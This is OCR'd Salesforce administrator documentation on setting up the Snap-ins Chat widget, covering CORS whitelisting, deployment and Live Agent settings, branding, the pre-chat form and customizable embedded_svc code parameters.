
Add the Snap-ins chat widget to your website so customers can quickly get answers to their questions by chatting with an agent while browsing your site. Snap-ins chat uses Live Agent, but with a simpler setup, to power your chats.

The chat widget button sits unobtrusively on the web page. When customers want to chat, they just click the button to launch the chat.


EDITIONS

Snap-ins setup node is available in: Lightning Experience


Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions



Customers fill out the brief pre-chat form, which helps agents gather basic information about the customer, like their contact information, and their needs.



Customers can start chatting while viewing your web page and can minimize the chat window as they browse, so it's not in their way. The chat widget persists across your web pages, so customers can continue browsing other pages on your site while chatting with an agent.



Snap-ins Chat uses a lightweight Live Agent deployment that you can quickly configure and simply add the chat code to the web pages where you want the chat widget to be available. When agents chat with customers via snap-in chat, the agents use Live Agent.

SEE ALSO:

- Set Up Snap-ins Chat for Your Website
- Snap-ins Chat Limitations

Set Up Snap-ins Chat for Your Website

Ensure that your org meets the following prerequisites before starting to set up Snap-ins Chat. Follow these steps to configure the Snap-ins chat widget and add it to your web pages. The setup node for Snap-ins chat is available only in Lightning Experience.

To set up snap-ins chat, your org must meet these prerequisites:

- Lightning Experience must be enabled to set up snap-ins
- Service Cloud License
- Live Agent License
- Live Agent must be enabled in your org
- A Live Agent chat button and a Live Agent deployment must be set up and available in your org
- A Salesforce Community on page 3332 (preferable) or a Force.com site on page 5484 must be set up on your org and available for guest user access

EDITIONS

Snap-ins setup node is available in: Lightning Experience

Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Snap-ins Chat:

- "Customize Application"

Note: Administrators must use Lightning Experience to access the Snap-ins setup pages. However, other users in the org aren't required to have access to or use Lightning Experience with Snap-ins.

To set up Snap-ins Chat, follow these steps:

1. Add Your Website to the CORS Whitelist
   Add the URLs of the web pages where you intend to add the Snap-ins chat widget to the CORS whitelist in your org. The web page where you add the Snap-ins Chat is the page that customers use to access chat.
2. Create a Snap-ins Deployment
   Create a Snap-in deployment for each Snap-in widget that you're using. The setup node for Snap-ins chat is available only in Lightning Experience.
3. Specify the Live Agent Settings for Your Snap-ins Chat Deployment
   The Snap-ins chat widget uses a Live Agent deployment ID and button so customers can chat with your agents. The Live Agent details that you provide are used to generate the chat widget code that you add to your web pages.
4. Customize the Branding and Appearance of Your Snap-ins Chat Widget
   Select the colors and font used in the Snap-ins chat widget to reflect your company's brand identity.
5. Customize the Pre-Chat Form
   Gather contact information from your customers and find out about their needs using a pre-chat form. You can create a pre-chat form that addresses different business needs and associates customer information with Salesforce records like leads, cases, and contacts. You can also customize the fields used on the form.
6. Copy the Snap-ins Chat Code Snippets and Paste the Code into Your Web Pages
   Salesforce generates a unique code snippet based on the information you provided during the Snap-ins Chat setup. Copy and paste the chat code snippet so you can add the Snap-ins chat widget to your web pages. Copy and paste the optional meta tag code snippet to make your web pages responsive to different form factors such as mobile and desktop.
7. Customize the Snap-ins Chat Widget Code
   Use a text or HTML editor to customize the optional parameters in the chat widget code snippet.
8. Customizable Parameters in the Snap-ins Chat Code
   You can customize certain parameters that affect the appearance and behavior of the Snap-ins chat widget so that the chat experience reflects your company's branding. Use these parameters to customize the pre-chat banner image, logo, waiting state image, and your agent's avatar picture. You also can customize the wording that appears on the chat button and on the chat widget when the chat is loading, when agents are online, when agents are offline.
9. Test the Snap-ins Chat Experience
   Now that you've add Snap-ins Chat in your web pages, it's time to test it out.

SEE ALSO:

Turn on Lightning Experience for Your Org

Supported Browsers for Lightning Experience

Add Your Website to the CORS Whitelist

Add the URLs of the web pages where you intend to add the Snap-ins chat widget to the CORS whitelist in your org. The web page where you add the Snap-ins Chat is the page that customers use to access chat.

You can use HTTP and HTTPS domains with Snap-ins Chat.

1. From Setup, enter *CORS* in the `Quick Find` box, then select **CORS**.
2. Select **New**.
3. Enter an origin URL pattern.

   The origin URL pattern must include the HTTP or HTTPS protocol and a domain name. The origin URL pattern can include a port. The wildcard character (*) is supported and must be in front of a second-level domain name. For example, `https://*.example.com` adds all subdomains of `example.com` to the whitelist.

   The origin URL pattern can be an IP address. However, an IP address and a domain that resolve to the same address are not the same origin, and you must add them to the CORS whitelist as separate entries.

EDITIONS

Snap-ins setup node is available in: Lightning Experience

Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Snap-ins Chat:
- "Customize Application"

SEE ALSO:

Create a Snap-ins Deployment

Create a Snap-ins Deployment

Create a Snap-in deployment for each Snap-in widget that you're using. The setup node for Snap-ins chat is available only in Lightning Experience.

The Snap-ins Chat setup uses a Salesforce Community or Force.com site, so that you can associate users with a guest user profile. Check if you already have any communities or sites that you can use. If a site is already available, you can use that as your endpoint. Otherwise, create a site for this purpose.

1. From Setup, enter *Snap-ins* in the `Quick Find` box, then select **Snap-ins**.
2. In the Snap-ins configuration page, click **New Deployment**.

   The snap-ins deployment page is displayed.
3. In the `Snap-in Deployment Name` field, enter a name for your snap-in.

   The deployment name is shown in the list of snap-ins on the Snap-in page. If you have several snap-in deployments, use a descriptive name so it's easy to distinguish this snap-in from other snap-ins.
4. The `API Name` field is automatically populated.
5. In the `Site Endpoint` menu, select a Salesforce community or Force.com site from the dropdown list.

   If nothing appears in the menu, it's because there aren't any communities or sites configured in your org.
6. Click **Create**.

   The snap-in deployment is created.

EDITIONS

Snap-ins setup node is available in: Lightning Experience

Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Snap-ins Chat:
- "Customize Application"

After you've created a snap-in deployment, configure the Live Agent settings used in the snap-in chat widget.

SEE ALSO:

Specify the Live Agent Settings for Your Snap-ins Chat Deployment

Specify the Live Agent Settings for Your Snap-ins Chat Deployment

The Snap-ins chat widget uses a Live Agent deployment ID and button so customers can chat with your agents. The Live Agent details that you provide are used to generate the chat widget code that you add to your web pages.

Before you specify the Live Agent settings, ensure that you have a Live Agent deployment and a Live Agent chat button available to use with the Snap-ins chat widget.

1. From Setup, enter *Snap-ins* in the `Quick Find` box, then select **Snap-ins**.
2. Select the snap-in deployment that you want to work with.
3. In the Snap-insconfiguration page, go to the `Live Agent Basic Settings` section and click **Start**.
4. In the `Live Agent Deployment` menu, select the Live Agent configuration that you want to use with snap-in chat from the dropdown list.
5. In the `Live Agent Button` menu, select the Live Agent button that you want to use with the snap-in chat widget from the dropdown list.
6. Click **Save**.

EDITIONS

Snap-ins setup node is available in: Lightning Experience

Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Snap-ins Chat:
- "Customize Application"

After you've provided the Live Agent settings, get the code to add the Snap-ins chat widget to your web pages.

SEE ALSO:

Copy the Snap-ins Chat Code Snippets and Paste the Code into Your Web Pages

Customize the Branding and Appearance of Your Snap-ins Chat Widget

Select the colors and font used in the Snap-ins chat widget to reflect your company's brand identity.

Before you start, talk with the team that maintains your website to get the color codes for your company's brand. You can specify branding colors by entering their hex code or RGB code, or by selecting a color in the color palette.

The screenshots show how the branding elements appear in the chat widget.

EDITIONS

Snap-ins setup node is available in: Lightning Experience

Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Snap-ins Chat:
- "Customize Application"




Table 44: Brand Elements That Can Be Customized in the Snap-ins Chat Widget

Brand Element	Description
Brand Primary	Sets the color of the: • Pre-chat image backdrop • Pop message outlines • Loading balls • Loading balls when chat is minimized By default, the color is set to hex #222222 (Night Black). In the screenshots, brand primary elements are indicated by [1].
Brand Secondary	Sets the color of the: • Call to Action buttons, such as "Start Chat"or "Chat with an Expert" • Input field focus • Send button • Guest message chat payload • Secondary buttons • Chat when it is minimized and there's a new message By default, the color is set to #005290 (Nimbostratus Blue). In the screenshots, brand secondary elements are indicated by [2].
Contrast Primary	Sets the color of the: • Chat body text • Chat input text By default, the color is set to #333333 (dark gray).

Brand Element	Description
	The background color is white. In the screenshots, contrast primary elements are indicated by [3].
Nav Bar	Sets the color of the: • Chat widget's navigation bar • Chat button when the chat is minimized By default, the color is set to hex #222222 (Night Black). In the screenshots, the nav bar element is indicated by [4].
Font	Sets the font used in the chat widget. Note: Some fonts aren't supported on mobile browsers. If you select a font that isn't available for a chat visitor's mobile browser, the browser's default font is displayed. The following fonts are supported in mobile browsers for both iOS and Android: • Georgia • Times New Roman • Arial • Courier New The following fonts are supported in mobile browsers for iOS only: • Trebuchet MS • Verdana • Lucida Console

To customize the branding of the chat widget:

1. From Setup, enter *Snap-ins* in the Quick Find box, then select **Snap-ins**.
2. Select the snap-in deployment that you want to work with.
3. In the Snap-ins configuration page, go to the Branding section and click **Edit**.
4. Select the colors that you want to show in the chat widget.
   Enter the color using the hex code. To enter an RGB code or to select a color from the palette, open the color palette by clicking the down arrow in the color field.
5. Click **Done**.
6. Repeat steps 4–5 for the remaining brand colors.
7. Select the font that you want to use in the Snap-inschat widget.
8. Click **Finish**.

Important: Changing the branding of an existing chat widget changes the code snippet for the chat widget. If you update the branding for an existing chat widget, you must update the code snippet on your webpages. If you customized the code snippet, you must add those customizations to the new code snippet.

SEE ALSO:

- Copy the Snap-ins Chat Code Snippets and Paste the Code into Your Web Pages
- Customize the Snap-ins Chat Widget Code

Customize the Pre-Chat Form

Gather contact information from your customers and find out about their needs using a pre-chat form. You can create a pre-chat form that addresses different business needs and associates customer information with Salesforce records like leads, cases, and contacts. You can also customize the fields used on the form.


EDITIONS

Snap-ins setup node is available in: Lightning Experience

Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Snap-ins Chat:
- "Customize Application"



When you design your pre-chat form, you can select a use case scenario that automatically associates information from the form with Salesforce records. When a customer enters their name or email address into the form, Salesforce matches the information with a Salesforce contact record or lead record. If no match is found, Salesforce creates a record.

For example, if you select the Service scenario, Salesforce relates the customer's information with Case and Contact records.

Table 45: Use Cases for Associating Pre-Chat Information with Salesforce Records

If you select:	Then Salesforce associates the pre-chat information with these record types:
Sales	Lead records
Service	Contact records Case records
Basic	Contact records

You can select the fields that are shown on the pre-chat form, change the order of the fields, and make fields required. To make the form more user-friendly to customers, add up to four fields.

To set up the pre-chat form:

1. From Setup, enter *Snap-ins* in the Quick Find box, then select **Snap-ins**.
2. Select the snap-in deployment that you want to work with.
3. In the Snap-ins configuration page, go to the Pre-chat section and move the radio button to **Active**.
4. Click **Edit**.
5. Select the use case for the pre-chat form.
   a. Select the main reason that customers use chat. The reason that you select affects the type of Salesforce record that's created from the information that customers enter into the pre-chat form.
   b. Select the record type that's created from the pre-chat form. The drop-down menu shows record types that are available on the object.
   c. Click **Next**.
6. Select the fields shown on the pre-chat form.
   a. To change the order of the fields, use the up arrow and down arrow.

      Note: For the Service scenario, fields are grouped by object. Contact fields always appear above Case fields.

   b. To add a field, click **+**. You can add only fields that are available on the object.
   c. To remove a field, click **X**.
   d. To require customers to fill out a field, select **Required** next to the field.
   e. Click **Save**.

Copy the Snap-ins Chat Code Snippets and Paste the Code into Your Web Pages

Salesforce generates a unique code snippet based on the information you provided during the Snap-ins Chat setup. Copy and paste the chat code snippet so you can add the Snap-ins chat widget to your web pages. Copy and paste the optional meta tag code snippet to make your web pages responsive to different form factors such as mobile and desktop.

Ensure that you have access to the web pages where you want to add the chat widget. You might need to work with your company's webmaster.

When you add the chat code snippet to your web pages, customers can see and use the Snap-ins chat widget. If you're not ready for customers to access the chat yet, add the code snippets to a private web page.

You can customize the code to change certain aspects of chat widget's appearance.

The `<meta>` tag code makes your web page responsive, so that the web page and the chat widget look good and perform well on different devices. For example, if a customer is looking at your web page and chat widget on a mobile phone, then the page and chat are resized to accommodate the smaller form factor.

EDITIONS

Snap-ins setup node is available in: Lightning Experience

Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Snap-ins Chat:
- "Customize Application"

This tag is the recommended `<meta>` tag for proper code snippet responsiveness. If your page is already responsive, then you might not need to add this snippet or change your `<meta>` tag. If you see issues with behavior on other devices, you can try updating your `<meta>` tag to code snippet that's provided. This tag is added to the head section of every page where the snap-in chat widget is used. If you don't include an appropriate `<meta>` tag, then the snap-in chat widget appears as it does on a desktop, regardless of the device used to access the page.

1. From Setup, enter *Snap-ins* in the `Quick Find` box, then select **Snap-ins**.
2. Select the snap-in deployment that you want to work with.
3. In the Snap-ins configuration page, go to the `Snap-in Code Snippets` section and click **Get Code**.
4. Copy the chat code snippet and paste it immediately above the closing `</body>` tag on your web page to add the Snap-ins chat widget to the page.

   Paste the chat code snippet into every web page where you want the chat widget to appear. Optionally, customize the chat code snippet.
5. Optionally, copy and paste the meta code snippet into the `<meta>` tag head section in every web page where you want the chat widget to appear.
6. Click **Done**.

   The code snippets page closes.

SEE ALSO:

Customize the Snap-ins Chat Widget Code
Customizable Parameters in the Snap-ins Chat Code
Test the Snap-ins Chat Experience

Customize the Snap-ins Chat Widget Code

Use a text or HTML editor to customize the optional parameters in the chat widget code snippet.

You can customize certain parameters that affect the appearance and behavior of the snap-ins chat widget.

1. From Setup, enter *Snap-ins* in the Quick Find box, then select **Snap-ins**.
2. Select the snap-in deployment that you want to work with.
3. In the Snap-ins configuration page, go to the Snap-in Code Snippets section and click **Get Code**.
4. Copy the chat code snippet to a text editor or HTML editor.
5. In the text editor or HTML editor, specify the image URLs for the chat widget parameters.
6. Save your changes.

After modifying the chat code snippet, add the code to every web page where you want the Snap-ins chat widget to appear.

EDITIONS

Snap-ins setup node is available in: Lightning Experience

Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To set up Snap-ins Chat:
- "Customize Application"

SEE ALSO:

Copy the Snap-ins Chat Code Snippets and Paste the Code into Your Web Pages

Customizable Parameters in the Snap-ins Chat Code

Customizable Parameters in the Snap-ins Chat Code

You can customize certain parameters that affect the appearance and behavior of the Snap-ins chat widget so that the chat experience reflects your company's branding. Use these parameters to customize the pre-chat banner image, logo, waiting state image, and your agent's avatar picture. You also can customize the wording that appears on the chat button and on the chat widget when the chat is loading, when agents are online, when agents are offline.

EDITIONS

Snap-ins setup node is available in: Lightning Experience

Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions

Customize Images Used in the Snap-ins Chat Widget


If the images are hosted in the same repository as the web page where you plan to add the chat widget, you can use either relative URL paths and names or full URLs. If the images are hosted elsewhere, use the full URLs for the images.

Before customizing the code, upload the image files that you want to use in the chat widget.

To customize this image:	Set this parameter:	Description
Pre-chat banner image	`embedded_svc.settings.prechatBackgroundImgURL = "..."`	Specify a URL to set the image shown in the pre-chat form between the greeting (for example, "Hello Guest!") and the subtext (for example, "An agent is on the way."). The recommended image size is 320x100 pixels.

To customize this image:	Set this parameter:	Description
Logo for minimized waiting state	`embedded_svc.settings.smallCompanyLogoImgURL = "..."`	Specify a URL to set the logo shown when the chat is minimized. The recommended image size is 25x25 pixels.
Waiting state image	`embedded_svc.settings.waitingStateBackgroundImgURL = "..."'`	Specify a URL to set the background image when the chat is in a waiting state. The recommended image size is 200x60 pixels.
Agent avatar	`embedded_svc.settings.avatarImgURL = "..."`	Specify a URL to set the image of the agent that appears when the agent is chatting. The recommended image size is 40x40 pixels.

Create your images in .png format and use the following sizes to ensure that the images don't become distorted during the snap-in chat experience.



Customize the Default Chat Button Used in the Snap-ins Chat Widget

Parameter	Description
`embedded_svc.settings.displayHelpButton =`	To show the default chat button that connects your customers to the chat widget, set the `displayHelpButton = true;`. The chat button lets your customers start a chat from your web page. Valid values are *`true`* | *`false`*.

Customize Whether the Prechat Form Appears in the Snap-ins Chat Widget

Parameter	Description
`embedded_svc.settings.initialInteractionState = "..."`	To specify whether the pre-chat form appears when a customer initiates a chat, set `initialInteractionState = "PRECHAT";`. Valid values are *`PRECHAT`* | *`WAITING`*. **Note:** These values are case-sensitive. By default, the parameter is set to show the pre-chat form. If you set it to *`WAITING`*, then the chat widget doesn't show the pre-chat form and immediately opens a chat window.

Customize Wording Used in the Snap-ins Chat Widget

Parameter	Description
`embedded_svc.settings.onlineText = "..."`	To customize the text that appears in the chat button when agents are online, set the parameter `onlineText = "..."` to whatever text you want to show. If you don't specify a value, the default text shown is "Chat with an Expert."
`embedded_svc.settings.offlineText = "..."`	To customize the text that appears in the chat button when agents are offline, set the parameter `offlineText = "..."` to whatever text you want to show. If you don't specify a value, the default text shown is "Agent Offline."
`embedded_svc.settings.onlineLoadingText = "..."`	To customize the text that appears in the chat button when the chat window is loading, set the parameter `onlineLoadingText = "..."` to whatever text you want to show. If you don't specify a value, the default text shown is "Loading."

SEE ALSO:

- Copy the Snap-ins Chat Code Snippets and Paste the Code into Your Web Pages
- Customize the Snap-ins Chat Widget Code

Test the Snap-ins Chat Experience

EDITIONS

Available in: **Enterprise**, **Professional**, **Unlimited**, and **Developer** Editions

Now that you've add Snap-ins Chat in your web pages, it's time to test it out.

To test the snap-in chat from the agent's perspective, log in to Salesforce as a Live Agent user with all the Live Agent support agent permissions on page 2574.

1. Log in to Service Cloud and go online as the agent assigned to the appropriate button.
2. Test the chat from the customer's perspective. In another window in the same browser, initiate a chat by navigating to a web page where you've placed the code snippet and starting the chat.

   The chat should be available.
3. On the customer side (that is, on your web page), verify that:
   - Pre-chat form looks how you expected
   - Chat window looks how you expected
